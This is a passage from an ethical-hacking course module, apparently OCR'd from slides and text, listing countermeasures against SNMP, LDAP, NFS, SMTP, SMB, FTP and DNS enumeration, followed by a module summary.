
- Ignore **email messages** to unknown recipients
- Exclude sensitive **mail server** and **local host information** in mail responses
- Disable **open relay** feature
- **Limit the number of accepted connections** from a source to prevent brute-force attacks

SMB

- Disable SMB protocol on **Web and DNS Servers**
- Disable SMB protocol on **Internet facing servers**
- Disable ports **TCP 139** and **TCP 445** used by the SMB protocol
- Restrict anonymous access through **RestrictNullSessAccess** parameter from the **Windows Registry**

FTP

- Implement **secure FTP** (SFTP) or FTP secure (FTPS) to encrypt the FTP traffic over the network
- Implement **strong passwords** or a certification-based authentication policy
- Ensure that **unrestricted uploading of files** on the FTP server is **not allowed**
- **Disable anonymous FTP accounts**; if not feasible, regularly monitor anonymous FTP accounts



DNS Enumeration Countermeasures

1 **Restrict resolver access**
2 **Randomize source ports**
3 **Audit DNS zones**
4 **Patch known vulnerabilities**
5 **Monitor nameservers**
6 **Restrict DNS zone transfers**
7 **Separate resolver and authoritative nameserver**
8 **Use isolated DNS servers**
9 **Disable DNS recursion**
10 **Harden the OS**
11 **Use VPN**
12 **Implement two-factor authentication**
13 **Use DNS change lock**
14 **Use DNSSEC**
15 **Use premium DNS registration**

Enumeration Countermeasures

Thus far, we have described the enumeration techniques and tools used to extract valuable information from targets. Next, we discuss countermeasures that can prevent attackers from enumerating sensitive information from a network or host. This section focuses on methods for avoiding information leakage through SNMP, DNS, SMTP, LDAP, SMB, NFS, and FTP enumeration.

SNMP Enumeration Countermeasures

- Remove the SNMP agent or turn off the SNMP service.
- If turning off SNMP is not an option, then change the default community string names.
- Upgrade to SNMP3, which encrypts passwords and messages.
- Implement the Group Policy security option called "Additional restrictions for anonymous connections."
- Ensure that access to null session pipes, null session shares, and IPsec filtering is restricted.
- Block access to TCP/UDP port 161.
- Do not install the management and monitoring Windows component unless required.
- Encrypt or authenticate using IPsec.
- Do not misconfigure the SNMP service with read-write authorization.
- Configure access-control lists (ACLs) for all SNMP connections to allow only legitimate users to access SNMP devices.
- Regularly audit the network traffic.
- Encrypt credentials using the "AuthNoPriv" mode, which uses MD5 and SHA for additional protection.
- Modify the registry to allow only restricted or permitted access to the SNMP community name.
- Change the default password and periodically change the current password.
- Identify all the SNMP devices with read/write permissions and provide read-only permissions to specific devices that do not require read/write permissions.
- Avoid using the "NoAuthNoPriv" mode as it does not encrypt communications.

LDAP Enumeration Countermeasures

- By default, LDAP traffic is transmitted unsecured; therefore, use Secure Sockets Layer (SSL) or STARTTLS technology to encrypt the traffic.
- Select a username different from the email address and enable account lockout.
- Restrict access to Active Directory (AD) by using software such as Citrix.
- Use NT LAN Manager (NTLM), Kerberos, or any basic authentication mechanism to limit access to legitimate users.
- Log access to Active Directory (AD) services.
- Block users from accessing certain AD entities by changing the permissions on those objects/attributes.
- Deploy canary accounts, which resemble real accounts, to mislead attackers.

- Create decoy groups with the word “Admin” in the name to mislead attackers. Attackers typically search for LDAP admin accounts.

NFS Enumeration Countermeasures

- Implement proper permissions (read/write must be restricted to specific users) in exported file systems.
- Implement firewall rules to block NFS port 2049.
- Ensure proper configuration of files such as **`/etc/smb.conf`**, **`/etc/exports`**, and **`etc/hosts.allow`** to protect the data stored in the server.
- Log the requests to access the system files on the NFS server.
- Keep the **`root_squash`** option in the **`/etc/exports`** file turned **ON** so that no requests made as root on the client are trusted.
- Implement NFS tunneling through SSH to encrypt the NFS traffic over the network.
- Implement the principle of least privileges to mitigate threats such as data modification, data addition, and the modification of configuration files by normal users.
- Ensure that users are not running **`suid`** and **`sgid`** on the exported file system.
- Ensure that the NIS netgroup has a fully defined hostname to prevent the granting of higher access to other hosts.

SMTP Enumeration Countermeasures

SMTP servers should be configured in the following manner:

- Ignore email messages to unknown recipients.
- Exclude sensitive information on mail servers and local hosts in mail responses.
- Disable the open relay feature.
- Limit the number of accepted connections from a source to prevent brute-force attacks.
- Disable the EXPN, VRFY, and RCPT TO commands or restrict them to authentic users.
- Ignore emails to unknown recipients by configuring SMTP servers.
- Identify spammers through machine learning (ML) solutions.
- Do not share internal IP/host information or mail relay system information.

SMB Enumeration Countermeasures

Common sharing services or other unused services may provide entry points for attackers to evade network security. A network running SMB is at a high risk of enumeration. Because web and DNS servers do not require this protocol, it is advisable to disable it on them. The SMB protocol can be disabled by disabling the properties **Client for Microsoft Networks** and **File and Printer Sharing for Microsoft Networks** in **Network and Dial-up Connections**. On servers that are accessible from the Internet, also known as bastion hosts, SMB can be disabled by disabling the same two properties of the **TCP/IP properties** dialog box. Another method of disabling the

SMB protocol on bastion hosts without explicitly disabling it is to block the ports used by the SMB service. These are TCP ports 139 and 445.

Because disabling SMB services is not always a feasible option, other countermeasures against SMB enumeration may be required. Windows Registry can be configured to limit anonymous access from the Internet to a specified set of files. These files and folders are specified in the settings **Network access: Named pipes that can be accessed anonymously** and **Network access: Shares that can be accessed anonymously**. This configuration involves adding the **RestrictNullSessAccess** parameter to the registry key as follows:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters

The **RestrictNullSessAccess** parameter takes binary values, where 1 denotes enabled and 0 denotes disabled. Setting this parameter to 1 or enabled restricts the access of anonymous users to the files specified in the **Network access** settings.

The following are additional countermeasures for defending against SMB enumeration.

- Ensure that Windows Firewall or similar endpoint protection systems are enabled on the system.
- Install the latest security patches for Windows and third-party software.
- Implement a proper authentication mechanism with a strong password policy.
- Implement strong permissions to keep the stored information safe.
- Perform regular audits of system logs.
- Perform active system monitoring to monitor the systems for any malicious incident.
- Implement secure VPNs to secure the organizational data during remote access.
- Employ file behavioral analysis systems such as next-generation firewalls (NGFWs) to observe traffic patterns and obtain timely analysis reports on SMB resources.
- Employ highly robust and secure monitoring systems such as global threat sensors for highly sensitive and top-secret data.
- Implement digitally signed data transmission and communication for accessing SMB resources.
- Block/disable TCP ports 88, 139, and 445 and UDP ports 88, 137, and 138 to prevent SMB attacks.
- Enable public profile settings in the firewall system.

FTP Enumeration Countermeasures

- Implement secure FTP (SFTP, which uses SSH) or FTP secure (FTPS, which uses SSL) to encrypt the FTP traffic over the network.
- Implement strong passwords or a certification-based authentication policy.
- Ensure that the unrestricted uploading of files on the FTP server is not allowed.

- Disable anonymous FTP accounts. If this is not possible, monitor anonymous FTP accounts regularly.
- Restrict access by IP or domain name to the FTP server.
- Configure access controls on authenticated FTP accounts using access-control lists (ACLs).
- Restrict login attempts and time.
- Configure ingress and egress filtering rules for the FTP services.
- Use SSL/FTPS for authenticated FTP accounts.
- Do not run regular public services such as mail or the web on a single FTP server.
- Implement a Markov game-based analysis model for vulnerability assessment and penetration testing (VAPT) on cloud-based FTP servers.

DNS Enumeration Countermeasures


Discussed below are various measures to prevent DNS enumeration.

- **Restrict resolver access:** Ensure that the resolver can be accessed only by the hosts inside the network to prevent external cache poisoning.
- **Randomize source ports:** Ensure that the request packets exiting the network use random ports, rather than UDP port 53. In addition, randomize the query IDs and change the alphabet case of domain names to defend against cache poisoning.
- **Audit DNS zones:** Audit DNS zones to identify vulnerabilities in domains and subdomains and address DNS-related issues.
- **Patch known vulnerabilities:** Update and patch nameservers with the most recent versions of software such as BIND and Microsoft DNS.
- **Monitor nameservers:** Monitor the behavior of nameservers to identify malicious activities or unexpected behaviors at the earliest.
- **Restrict DNS zone transfers:** Restrict DNS zone transfers to specific slave nameserver IP addresses because the zone transfer may include a master copy of the primary server's database. Disable DNS zone transfers to untrusted hosts.
- **Use different servers for authoritative and resolving functions:** Separating the functions of the resolver and authoritative nameserver can reduce overload and prevent denial of service (DoS) attacks on domains.
- **Use isolated DNS servers:** Avoid hosting the application server along with the DNS server. Use an isolated and dedicated server for DNS services to minimize the risk of web application attacks.
- **Disable DNS recursion:** Disable DNS recursion in the DNS server configuration to recursively restrict queries from other or third-party domains and mitigate DNS amplification and poisoning attacks.
- **Harden the OS:** Harden the OS by closing unused ports and blocking unnecessary services.

- **Use VPN:** Use a VPN for secure communication. In addition, change default passwords.
- **Implement two-factor authentication:** Enforce two-factor authentication to provide secure access when a DNS server is managed by a third party.
- **Use DNS change lock:** Use DNS change lock or client lock to restrict the alteration of DNS settings without appropriate authorization.
- **Use DNSSEC:** Implement DNSSEC as an additional layer of security for the DNS server to allow only digitally signed DNS requests and mitigate DNS hijacking.
- **Use premium DNS registration:** Use premium DNS registration services that hide sensitive information, such as host information (HINFO), from the public.

Other countermeasures to defend against DNS enumeration are as follows:

- Ensure that private hosts and their IP addresses are not published in the DNS zone files of the public DNS server.
- Use standard network admin contacts for DNS registrations to avoid social engineering attacks.
- Prune DNS zone files to avoid revealing unnecessary information.
- Maintain independent internal and external DNS servers.
- Ensure that old or unused DNS records are deleted periodically.
- Restrict **version.bind** request queries using ACLs. Remove or run **BIND** with the least privileges.
- Use **/etc/hosts** file for the development or staging of subdomains instead of using DNS records.



Module Summary

- ☐ In this module, we have discussed the following:
    - ➢ Enumeration concepts along with techniques, services, and ports used for enumeration
    - ➢ How attackers perform enumeration using different techniques (NetBIOS, SNMP, LDAP, AD, NTP, NFS, SMTP, DNS, IPsec, VoIP, RPC, Linux/Unix, Telnet, FTP, TFTP, SMB, IPv6, and BGP enumeration) to gather more information about a target
    - ➢ How organizations can defend against enumeration activities
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems

Module Summary

In this module, we discussed the enumeration concepts along with the techniques, services, and ports used for enumeration. We have also discussed how attackers perform different enumeration techniques (NetBIOS, SNMP, LDAP, NTP, NFS, SMTP, DNS, IPsec, VoIP, RPC, Linux/Unix, Telnet, FTP, TFTP, SMB, IPv6, and BGP enumeration) to gather information about the target. This module ended with a detailed discussion on the countermeasures that organizations can adopt to defend against enumeration activities.

